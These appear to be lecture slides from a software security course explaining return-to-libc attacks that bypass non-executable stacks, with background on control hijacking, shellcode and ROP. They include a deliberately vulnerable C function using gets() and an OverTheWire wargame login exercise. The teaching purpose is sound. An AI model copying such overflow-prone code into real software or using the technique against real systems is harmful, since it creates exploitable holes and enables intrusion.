
NOTE

What DEP cannot prevent

Can still corrupt stack or function pointers or critical data on the heap

As long as RET (saved EIP) points into legit code section, W⊕X protection will not block control transfer

Ret2libc 32bit Bypassing NX



Ret2libc

Now programs built with non-executable stack.

Then, how to run a shell? Ret to C library **system("/bin/sh")** like how we called printsecret() in overflowret

Description

The C library function **int system(const char *command)** passes the command name or program name specified by **command** to the host environment to be executed by the command processor and returns after the command has been completed.

Declaration

Following is the declaration for system() function.

int system(const char *command)

Parameters

command - This is the C string containing the name of the requested variable.

Return Value

The value returned is -1 on error, and the return status of the command otherwise.

Buffer Overflow Example: code/overflowret4 32-bit (overflowret4_no_excstack_32)

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

Conditions we depend on to pull off the attack of ret2libc

- 1. The ability to put the shellcode onto stack (env, command line)
- 2. The stack is executable
- 3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
- 4. Know the address of the destination function and arguments

Control Hijacking Attacks

Control flow

 Order in which individual statements, instructions or function calls of a program are executed or evaluated

Control Hijacking Attacks (Runtime exploit)

- A control hijacking attack exploits a program error, particularly a memory corruption vulnerability, at application runtime to subvert the intended control-flow of a program.
- Alter a code pointer (i.e., value that influences program counter) or, Gain control of the instruction pointer %eip
- Change memory region that should not be accessed

Code Injection Attacks

Code-injection Attacks

 a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code

Shellcode

- code supplied by attacker often saved in buffer being overflowed traditionally transferred control to a shell (user command-line interpreter)
- machine code specific to processor and OS traditionally needed good assembly language skills to create – more recently have automated sites/tools

Code-Reuse Attack

Code-Reuse Attack: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

Return-to-Libc Attacks (Ret2Libc)
Return-Oriented Programming (ROP)
Jump-Oriented Programming (JOP)

Exercise: Overthewire /maze/maze0 - maze2

Overthewire

http://overthewire.org/wargames/

- 1. Open a terminal
- 2. Type: ssh -p 2225 maze0@maze.labs.overthewire.org
- 3. Input password: mazeo
- 4. cd /maze; this is where the binary are
- 5. Your goal is to get the password of maze1, maze2, maze3